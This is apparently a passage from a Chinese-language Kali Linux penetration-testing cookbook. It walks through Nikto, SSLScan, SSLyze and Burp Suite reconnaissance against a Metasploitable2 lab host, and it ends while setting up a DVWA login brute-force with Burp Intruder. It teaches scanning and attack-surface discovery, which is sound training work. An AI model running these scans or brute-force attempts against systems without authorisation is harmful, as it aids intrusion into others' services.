root@KaliLinux:~# nikto -host 172.16.36.135
- Nikto v2.1.4
---------------------------------------------------------------------------
+ Target IP:          172.16.36.135
+ Target Hostname:    172.16.36.135
+ Target Port:        80
+ Start Time:         2014-03-29 23:54:28
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ Apache/2.2.8 appears to be outdated (current is at least Apach
e/2.2.17). Apache 1.3.42 (final release) and 2.0.64 are also cur
rent.
+ DEBUG HTTP verb may show server debugging information. See htt
p://msdn. microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx f
or details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is
 vulnerable to XST
+ OSVDB-3233: /phpinfo.php: Contains PHP configuration informati
on
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be
 /usr/ doc.
+ OSVDB-12184: /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C100
00: PHP reveals potentially sensitive information via certain HT
TP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/: phpMyAdmin is for managing MySQL dat
abases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6448 items checked: 1 error(s) and 13 item(s) reported on remo
te host
+ End Time:           2014-03-29 23:55:00 (32 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Nikto 的 Metasploitable2 扫描结果展示了一些经常被 Nikto 识别的项目。这些项目包括危险的 HTTP 方法，默认的安装文件，暴露的目录列表，敏感信息，以及应该被限制访问的文件。注意这些文件通常对于获取服务器访问以及寻找服务器漏洞很有帮助。

工作原理

Nikto 识别潜在的可疑文件，通过引用 `robots.txt` ，爬取网站页面，以及遍历包含敏感信息、漏洞内容，或者由于内容的本质或所表现的功能而应该被限制的已知文件列表。

7.2 使用 SSLScan 扫描 SSL/TLS

SSLScan 是 Kali 中的集成命令行工具，用于评估远程 Web 服务的 SSL/TLS 的安全性。这个秘籍中，我们会讨论如何对 Web 应用执行 SSLScan，以及如何解释或操作输出结果。

准备

为了使用 SSLScan 对目标执行 SSL/TLS 分析，你需要拥有运行一个或多个 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

操作步骤

SSLScan 是个高效的工具，用于对目标 Web 服务执行精简的 SSL/TLS 配置分析。为了对带有域名 Web 服务执行基本的扫描，只需要将域名作为参数传递给它，就像这样：

```
root@KaliLinux:~# sslscan google.com
                   _
           ___ ___| |___  ___ __ _ _ __
          / __/ __| / __|/ __/ _` | '_ \
          \__ \__ \ \__ \ (_| (_| | | | |
          |___/___/_|___/\___\__,_|_| |_|

                  Version 1.8.2
            http://www.titania.co.uk
       Copyright Ian Ventura-Whiting 2009

Testing SSL server google.com on port 443
  Supported Server Cipher(s):
    Failed    SSLv3  256 bits  ECDHE-RSA-AES256-GCM-SHA384
    Failed    SSLv3  256 bits  ECDHE-ECDSA-AES256-GCM-SHA384
    Failed    SSLv3  256 bits  ECDHE-RSA-AES256-SHA384
    Failed    SSLv3  256 bits  ECDHE-ECDSA-AES256-SHA384
    Accepted  SSLv3  256 bits  ECDHE-RSA-AES256-SHA
    Rejected  SSLv3  256 bits  ECDHE-ECDSA-AES256-SHA
    Rejected  SSLv3  256 bits  SRP-DSS-AES-256-CBC-SHA
    Rejected  SSLv3  256 bits  SRP-RSA-AES-256-CBC-SHA
    Failed    SSLv3  256 bits  DHE-DSS-AES256-GCM-SHA384
    Failed    SSLv3  256 bits  DHE-RSA-AES256-GCM-SHA384
    Failed    SSLv3  256 bits  DHE-RSA-AES256-SHA256
    Failed    SSLv3  256 bits  DHE-DSS-AES256-SHA256
    Rejected  SSLv3  256 bits  DHE-RSA-AES256-SHA
    Rejected  SSLv3  256 bits  DHE-DSS-AES256-SHA
    Rejected  SSLv3  256 bits  DHE-RSA-CAMELLIA256-SHA
    Rejected  SSLv3  256 bits  DHE-DSS-CAMELLIA256-SHA
                            ** {TRUNCATED} **
```

在执行时，SSLScan 会快速遍历目标服务器的连接，并且枚举所接受的密文，首选的密文族，以及 SSL 证书信息。可以用 `grep` 在输出中寻找所需信息。在下面的例子中， `grep` 仅仅用于查看接受的密文。

```
root@KaliLinux:~# sslscan google.com | grep Accepted
    Accepted  SSLv3  256 bits  ECDHE-RSA-AES256-SHA
    Accepted  SSLv3  256 bits  AES256-SHA
    Accepted  SSLv3  168 bits  ECDHE-RSA-DES-CBC3-SHA
    Accepted  SSLv3  168 bits  DES-CBC3-SHA
    Accepted  SSLv3  128 bits  ECDHE-RSA-AES128-SHA
    Accepted  SSLv3  128 bits  AES128-SHA
    Accepted  SSLv3  128 bits  ECDHE-RSA-RC4-SHA
    Accepted  SSLv3  128 bits  RC4-SHA
    Accepted  SSLv3  128 bits  RC4-MD5
    Accepted  TLSv1  256 bits  ECDHE-RSA-AES256-SHA
    Accepted  TLSv1  256 bits  AES256-SHA
    Accepted  TLSv1  168 bits  ECDHE-RSA-DES-CBC3-SHA
    Accepted  TLSv1  168 bits  DES-CBC3-SHA
    Accepted  TLSv1  128 bits  ECDHE-RSA-AES128-SHA
    Accepted  TLSv1  128 bits  AES128-SHA
    Accepted  TLSv1  128 bits  ECDHE-RSA-RC4-SHA
    Accepted  TLSv1  128 bits  RC4-SHA
    Accepted  TLSv1  128 bits  RC4-MD5
```

多个 `grep` 函数可以进一步过滤输出。通过使用多个 `grep` 管道请求，下面例子中的输出限制为 256 位密文，它可以被服务器接受。

```
root@KaliLinux:~# sslscan google.com | grep Accepted | grep "256
 bits"
    Accepted  SSLv3  256 bits  ECDHE-RSA-AES256-SHA
    Accepted  SSLv3  256 bits  AES256-SHA
    Accepted  TLSv1  256 bits  ECDHE-RSA-AES256-SHA
    Accepted  TLSv1  256 bits  AES256-SHA
```

SSLScan 提供的一个独特的功能就是 SMTP 中的 `STARTTLS` 请求的实现。这允许 SSLScan 轻易并高效地测试邮件服务的传输安全层，通过使用 `--starttls` 参数并随后指定目标 IP 地址和端口。下面的例子中，我们使用 SSLScan 来判断 Metasploitable2 所集成的 SMTP 服务是否支持任何脆弱的 40 位密文：

```
root@KaliLinux:~# sslscan --starttls 172.16.36.135:25 | grep Acc
epted | grep "40 bits"
    Accepted  TLSv1  40 bits   EXP-EDH-RSA-DES-CBC-SHA
    Accepted  TLSv1  40 bits   EXP-ADH-DES-CBC-SHA
    Accepted  TLSv1  40 bits   EXP-DES-CBC-SHA
    Accepted  TLSv1  40 bits   EXP-RC2-CBC-MD5
    Accepted  TLSv1  40 bits   EXP-ADH-RC4-MD5
    Accepted  TLSv1  40 bits   EXP-RC4-MD5
```

工作原理

SSL/TLS 会话通常通过客户端和服务端之间的协商来建立。这些协商会考虑到每一端配置的密文首选项，并且尝试判断双方都支持的最安全的方案。SSLScan 的原理是遍历已知密文和密钥长度的列表，并尝试使用每个配置来和远程服务器协商会话。这允许 SSLScan 枚举受支持的密文和密钥。

7.3 使用 SSLyze 扫描 SSL/TLS

SSLyze 是 Kali 中的集成命令行工具，用于评估远程 Web 服务的 SSL/TLS 的安全性。这个秘籍中，我们会讨论如何对 Web 应用执行 SSLyze，以及如何解释或操作输出结果。

准备

为了使用 SSLScan 对目标执行 SSL/TLS 分析，你需要拥有运行一个或多个 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

操作步骤

另一个用于对 SSL/TLS 配置执行彻底排查和分析的工具就是 SSLyze。为了使用 SSLyze 执行基本的测试，需要包含目标服务器作为参数，以及 `--regular` 参数。这包括 SSLv2、SSLv3、TLSv1、renegotiation、resumption、证书信息、HTTP GET 响应状态码，以及压缩支持的测试。

```
root@KaliLinux:~# sslyze google.com --regular

 REGISTERING AVAILABLE PLUGINS
 ----------------------------

 PluginSessionResumption
 PluginCertInfo
 PluginOpenSSLCipherSuites
 PluginSessionRenegotiation
 PluginCompression

 CHECKING HOST(S) AVAILABILITY
 ----------------------------

   google.com:443                      => 74.125.226.166:443

 SCAN RESULTS FOR GOOGLE.COM:443 - 74.125.226.166:443 ----------
-----------------------------------------

  * Compression :
        Compression Support:      Disabled

  * Certificate :
```

```
      Validation w/ Mozilla's CA Store:  Certificate is Trusted

      Hostname Validation:               OK - Subject Alternativ
e Name Matches
      SHA1 Fingerprint:                  EF8845009EED2B2FE95D233
18C8CF30F1052B596
      Common Name:                       *.google.com

      Issuer:                            /C=US/O=Google Inc/CN=G
oogle Internet Authority G2      Serial
      Number:                          5E0EFAF2A99854BD
           Not
      Before:                        Mar 12 09:53:40 2014 GMT

      Not After:                         Jun 10 00:00:00 2014 GM
T
      Signature Algorithm:               sha1WithRSAEncryption

      Key Size:                          2048

      X509v3 Subject Alternative Name:   DNS:*.google.com, DNS:*
. android.com, DNS:*.appengine.google.com, DNS:*.cloud.google.co
m, DNS:*. google-analytics.com, DNS:*.google.ca, DNS:*.google.cl
, DNS:*.google. co.in, DNS:*.google.co.jp, DNS:*.google.co.uk, D
NS:*.google.com.ar, DNS:*.google.com.au, DNS:*.google.com.br, DN
S:*.google.com.co, DNS:*. google.com.mx, DNS:*.google.com.tr, DN
S:*.google.com.vn, DNS:*.google. de, DNS:*.google.es, DNS:*.goog
le.fr, DNS:*.google.hu, DNS:*.google. it, DNS:*.google.nl, DNS:*
.google.pl, DNS:*.google.pt, DNS:*.googleapis. cn, DNS:*.googlec
ommerce.com, DNS:*.googlevideo.com, DNS:*.gstatic.com, DNS:*.gvt
1.com, DNS:*.urchin.com, DNS:*.url.google.com, DNS:*.youtubenoco
okie.com, DNS:*.youtube.com, DNS:*.youtubeeducation.com, DNS:*.y
timg. com, DNS:android.com, DNS:g.co, DNS:goo.gl, DNS:google-ana
lytics.com, DNS:google.com, DNS:googlecommerce.com, DNS:urchin.c
om, DNS:youtu.be, DNS:youtube.com, DNS:youtubeeducation.com
                                  ** {TRUNCATED} **
```

作为替代，TLS 或者 SSL 的单个版本可以被测试来枚举和版本相关的所支持的密文。下面的例子中，SSLyze 用于枚举受 TLSv1.2 支持的密文，之后使用 `grep` 来提取出 256 位的密文。

```
root@KaliLinux:~# sslyze google.com --tlsv1_2 | grep "256 bits"
    ECDHE-RSA-AES256-SHA384  256 bits
    ECDHE-RSA-AES256-SHA     256 bits
    ECDHE-RSA-AES256-GCM-SHA384256 bits
    AES256-SHA256            256 bits
    AES256-SHA               256 bits
    AES256-GCM-SHA384        256 bits
```

SSLyze 支持的一个非常拥有的特性是 Zlib 压缩的测试。如果开启了压缩，会直接关系到信息列楼漏洞，被称为 `Compression Ratio Info-leak Made Easy` （CRIME）。这个测试可以使用 `--comprision` 参数来执行：

```
root@KaliLinux:~# sslyze google.com --compression
 CHECKING HOST(S) AVAILABILITY
 -----------------------------
   google.com:443                      => 173.194.43.40:443
 SCAN RESULTS FOR GOOGLE.COM:443 - 173.194.43.40:443 -----------
---------------------------------------
  * Compression :        Compression Support:      Disabled
                                              ** {TRUNCATED} **
```

工作原理

SSL/TLS 会话通常通过客户端和服务端之间的协商来建立。这些协商会考虑到每一端配置的密文首选项，并且尝试判断双方都支持的最安全的方案。SSLyze 的原理是遍历已知密文和密钥长度的列表，并尝试使用每个配置来和远程服务器协商会话。这允许 SSLyze 枚举受支持的密文和密钥。

7.4 使用 BurpSuite 确定 Web 应用目标

在执行渗透测试的时候，确保你的攻击仅仅针对目标系统非常重要。针对额外目标的攻击可能导致法律问题。为了使损失最小，在 Burp Suite 中确定你的范围十分重要。这个秘籍中，我们会讨论如何使用 BurpSuite 确定范围内的目标。

准备

为了使用 BurpSuite 对目标执行 Web 应用分析，你需要拥有运行一个或多个 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

此外，你的 Web 浏览器需要配置来通过 BurpSuite 本地实例代理 Web 流量。关于将 BurpSuite 用作浏览器代理的更多信息，请参考第一章的“配置 BurpSuite”一节。

操作步骤

BurpSuite 的最左边的标签页就是 `Target` 。这个标签页的底下有两个标签页，包括 `Site Map` 和 `Scope` 。在通过设置代理的 Web 浏览器访问时， `SiteMap` 标签页会自动填充。 `Scope` 标签页允许用户配置站点和其内容，来包含或者排除站点。为了向评估范围内添加新的站点，点击 `Include in Scope` 表格下的 `Add` 按钮。像这样：

Specify a regular expression to match each URL component, or leave blank to match any item. An IP range can be specified instead of a hostname.

Protocol: HTTP

Host or IP range: ^172\.16\.36\.135$

Port: ^80$

File:

Paste URL　OK　Cancel

所添加的内容通常是 IP 地址范围，或者由单独的文件指定。 `Protocal` 选项会显示下拉菜单，包含 ANY、HTTP、HTTPS。 `Host or IP range` 字段可以包含单个主机名称，单个 IP，或者 IP 范围。此外，也存在 `Port` 和 `File` 的文本字段。字段可以留空，或者用于指定范围。字段应该使用正则表达式来填充。在所提供的例子中，脱字符（ `^` ）是正则表达式的开始，美元符号用于闭合正则表达式，反斜杠用于转移特殊字符 `.` ，它用于分隔 IP 地址的段。正则表达式的用法并不在本书的范围内，但是许多互联网上的开放资源都解释了它们的用法。你可以访问 `http://www.regularexpressions.info/` 来熟悉一下正则表达式。

工作原理

正则表达式在逻辑上定义条件，通过指定主机、端口或范围中包含的文件。定义评估范围会影响它在和 Web 内容交互时的操作方式。BurpSuite 配置定义了可以执行什么操作，它们位于范围内，以及什么不能执行，它们在范围之外。

7.5 使用 BurpSuite 蜘蛛

为了有效供给 Web 应用，了解服务器上所托管的 Web 内容非常重要。可以使用做种技巧来探索 Web 应用的整个攻击面。蜘蛛工具可以用于快速识别 Web 应用中引用的链接内容。这个秘籍中，我们会谈论如何使用 BurpSuite 爬取 Web 应用来识别范围内的内容。

准备

为了使用 BurpSuite 对目标执行 Web 应用分析，你需要拥有运行一个或多个 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

此外，你的 Web 浏览器需要配置来通过 BurpSuite 本地实例代理 Web 流量。关于将 BurpSuite 用作浏览器代理的更多信息，请参考第一章的“配置 BurpSuite”一节。

操作步骤

为了自动化爬取之前定义的范围内的内容，点击屏幕顶端的 `Spider` 标签页。下面会有两个额外的标签页，包括 `Control` 和 `Options` 。 `Options` 标签页允许用户配置蜘蛛如何指定。这包括详细设置、深度、限制、表单提交以及其它。考虑自动化蜘蛛的配置非常重要，因为它会向范围内的所有 Web 内容发送请求。这可能会破坏甚至是损坏一些 Web 内容。一旦拍治好了， `Control` 标签页可以用于选择开始自动化爬取。通常， `Spider` 标签页是暂停的，点击按钮可以启动蜘蛛。 `Target` 标签页下面的 `Site Map` 标签页会在蜘蛛爬取过程中自动更新。像这样：



取决于所定义的配置，对于任何爬取过程中碰到的表单，BurpSuite 会请求你的反应。输入表单需要的参数，或者通过 `Ignore Form` 按钮来跳过表单，像这样：


Burp Spider needs your guidance to submit a login form. Please choose the value of each form field which should be used when submitting the form. You can control how Burp handles forms in the Spider options tab.

Action URL: http://172.16.36.135/mutillidae/index.php?page=login.php
Method: POST

Type	Name	Value
Text	username	
Submit		login-php-submit-button=Login
Password	password	

Submit form　Ignore form

作为替代，你可以通过右击 `Site Map` 标签页中的爬取特定位置，之后点击 `Spider` ，从特定位置开始爬取。这会递归爬取所选对象以及所包含的任何文件或目录。像这样：



工作原理

BurpSuite 蜘蛛工具的工作原理是解析所有已知的 HTML 内容，并提取指向其它内容的链接。链接内容随后会用于分析所包含的其它链接内容。这个过程会无限继续下去，并只由可用的链接内容总数，指定的深度，以及处理额外请求的当前线程数量所限制。

7.6 使用 BurpSuite 参与工具

BurpSuite 也拥有可以用于基本的信息收集和目标分析的工具。这些工具叫做参与工具。这个秘籍中，我们会谈论如何使用这些 BurpSuite 中补充的参与工具来收集或组织目标的信息。


准备

为了使用 BurpSuite 对目标执行 Web 应用分析，你需要拥有运行一个或多个 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

此外，你的 Web 浏览器需要配置来通过 BurpSuite 本地实例代理 Web 流量。关于将 BurpSuite 用作浏览器代理的更多信息，请参考第一章的“配置 BurpSuite”一节。

操作步骤

参与工具可以通过邮寄站点地图中的任何对象，之后下拉扩展惨淡并选择所需工具来访问。通常，所选的参与工具会递归定位所选目标，来包含所有文件和目录。像这样：



我们会以每个工具出现在菜单中的顺序来着重讲解它们。出于组织原因，我认为最好在下列重点中介绍它们：

- `Search`（搜索）：这个工具可用于搜索术语、短语和正则表达式。它会返回任何包含查询术语的 HTTP 请求或响应。对于每个返回的项目，所查询的术语会高亮显示。
- `Find comments`（发现注释）：这个工具在所有 JS、HTML 和其它源代码中搜索，浏览指定的 Web 内容并定位所有注释。这些只是可以导出便于之后复查。这有时候特别有用，因为开发者经常会在注释中留下敏感信息。
- `Find scripts`（发现脚本）：这个工具会识别 Web 内容中的任何客户端和服务端的脚本。
- `Find reference`（发现引用）：这个工具会解析所有 HTML 内容并识别其它的被引用内容。

- `Analyse target`（分析目标）：这个工具会识别所有动态内容，静态内容和指定 Web 内容所带的参数。这在组织 Web 应用测试，并且应用带有大量的参数和动态内容时，十分有用。
- `Discover content`（探索内容）：这个工具可以用于爆破目录和文件名，通过循环遍历单词列表和已知的文件扩展名列表。
- `Schedule task`（计划任务）：这个工具允许用户定义时间和日期，在 BurpSuite 中开始和停止多种任务。
- `Simulate manual testing`（模拟手动访问）：这个工具是一个不错的方式，就像是你在执行 Web 站点的手动分析那样，而你实际上可以去喝咖啡和吃甜甜圈。这个工具其实没有什么实际功能，主要是迷惑你的老板。

工作原理

BurpSuite 参与工具以多种方式工作，取决于所使用的工具。许多参与工具执行功能搜索，并检测已收到的响应中的特定信息。`Discover content` 工具通过循环遍历定义好的列表，爆破文件和目录名称，提供了探索新的 Web 内容的功能。

7.7 使用 BurpSuite Web 代理

虽然它有许多可用工具，BurpSuite 的主要功能就是拦截代理。这就是说，BurpSuite 拥有捕获请求和响应的功能，以及随后操作它们来将其转发到目的地。这个秘籍中，我们会讨论如何使用 BurpSuite 拦截或记录请求。

准备

为了使用 BurpSuite 对目标执行 Web 应用分析，你需要拥有运行一个或多个 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。


此外，你的 Web 浏览器需要配置来通过 BurpSuite 本地实例代理 Web 流量。关于将 BurpSuite 用作浏览器代理的更多信息，请参考第一章的“配置 BurpSuite”一节。

操作步骤

BurpSuite 的功能可以以被动或拦截模式使用。如果禁用了拦截器，所有请求和响应都会简单记录到 `HTTP History`（HTTP 历史）标签页中。可以从列表中选择它们，来浏览它们或查看任何请求或响应的细节，像这样：

#	Host	Method	URL	Params
1	http://172.16.36.135	GET	/mutillidae	☐
2	http://172.16.36.135	GET	/mutillidae/	☐
5	http://172.16.36.135	GET	/mutillidae/javascript/bookmark-si...	☐
6	http://172.16.36.135	GET	/mutillidae/javascript/ddsmoothm...	☐
8	http://172.16.36.135	GET	/mutillidae/javascript/ddsmoothm...	☐
26	http://172.16.36.135	GET	/dvwa	☐
27	http://172.16.36.135	GET	/dvwa/	☐
28	http://172.16.36.135	GET	/dvwa/login.php	☐
31	http://172.16.36.135	POST	/dvwa/login.php	☑
32	http://172.16.36.135	GET	/dvwa/index.php	☐
34	http://172.16.36.135	GET	/dvwa/dvwa/js/dvwaPage.js	☐

作为替代， `Intercept` （拦截器）按钮可以按下来捕获发送过程中的流量。这些请求可以在 `Proxy` 标签页中操作，之后会转发到目的地，或者丢弃。通过选择 `Opyions` 标签页，拦截器代理可以重新配置来定义所拦截的请求类型，或者甚至在响应到达浏览器之前拦截它们，像这样：



工作原理

BurpSuite 代理可以拦截或被动记录浏览器接受或发送的流量，因为它逻辑上配置在浏览器和任何远程设置之间。浏览器被配置来将所有请求发送给 Burp 的代理，之后代理会将它们转发给任何外部主机。由于这个配置，Burp 就可以捕获两边的发送中的请求和响应，或者记录所有发往或来自客户端浏览器的通信。

7.8 使用 BurpSuite Web 应用扫描器

BurpSuite 可以用作高效的 Web 应用漏洞扫描器。这个特性可以用于执行被动分析和主动扫描。这个秘籍中，我们会谈论如何使用 BurpSuite 执行被动和主动漏洞扫描。


准备

为了使用 BurpSuite 对目标执行 Web 应用分析，你需要拥有运行一个或多个 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。


此外，你的 Web 浏览器需要配置来通过 BurpSuite 本地实例代理 Web 流量。关于将 BurpSuite 用作浏览器代理的更多信息，请参考第一章的“配置 BurpSuite”一节。

操作步骤

通常，BurpSuite 会被动扫描所有范围内的 Web 内容，它们通过浏览器在连接代理时范围。术语“被动扫描”用于指代 BurpSuite被动观察来自或发往服务器的请求和响应，并检测内容中的任何漏洞标识。被动扫描不涉及任何注入或探针，或者其他确认可疑漏洞的尝试。



主动扫描可以通过右键点击任何站点地图中的对象，或者任何 HTTP 代理历史中的请求，并且选择 `Actively scan this branch` ，或者 `Do an active scan` ，像这样：



所有主动扫描的结果可以通过选择 `Scanner` 下方的 `Scan queue` 标签页来复查。通过双击任何特定的扫描项目，你可以复查特定的发现，因为它们属于该扫描，像这样：

Host	URL	Status	Issues	Requests	Errors	Insertion points
http://172.16.36.135	/mutillidae/	50% complete	2	51		3
http://172.16.36.135	/mutillidae/	33% complete	4	62		5
http://172.16.36.135	/mutillidae/	28% complete	5	55		6
http://172.16.36.135	/mutillidae/index.php	10% complete	2	9		9

主动扫描可以通过选择 `Options` 标签页来配置。这里，你可以定义要执行的扫描类型，扫描速度，以及扫描的彻底性。

工作原理

BurpSuite 的被动扫描器的工作原理是仅仅评估经过它的流量，这些流量在浏览器和任何远程服务器之间通信。这在识别一些非常明显的漏洞时非常有用，但是不足以验证许多存在于服务器中的更加严重的漏洞。主动扫描器的原理是发送一系列探针给请求中识别的参数。这些探针可以用于识别许多常见的 Web 应用漏洞，例如目录遍历、XSS 和 SQL 注入。

7.9 使用 BurpSuite Intruder（干扰器）

BurpSuite 中的另一个非常有用的工具就是 Intruder。这个工具通过提交大量请求来执行快节奏的攻击，同时操作请求中预定义的载荷位置。我们会使用 BurpSuite Intruder 来讨论如何自动化请求内容的操作。

准备

为了使用 BurpSuite 对目标执行 Web 应用分析，你需要拥有运行一个或多个 Web 应用的远程系统。所提供的例子中，我们使用 Metasploitable2 实例来完成任务。Metasploitable2 拥有多种预安装的漏洞 Web 应用，运行在 TCP 80 端口上。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

此外，你的 Web 浏览器需要配置来通过 BurpSuite 本地实例代理 Web 流量。关于将 BurpSuite 用作浏览器代理的更多信息，请参考第一章的“配置 BurpSuite”一节。

操作步骤

为了使用 BurpSuite Intruder，需要通过拦截捕获或者代理历史向其发送请求。完成之后，右击请求并选择 `Send to Intruder` ，像这样：


```
GET /dvwa/vulnerabilities/brute/?username=admin&password=payload_here&Login=Login
Host: 172.16.36.135
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:28.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.36.135/dvwa/vulnerabilities/brute/?username
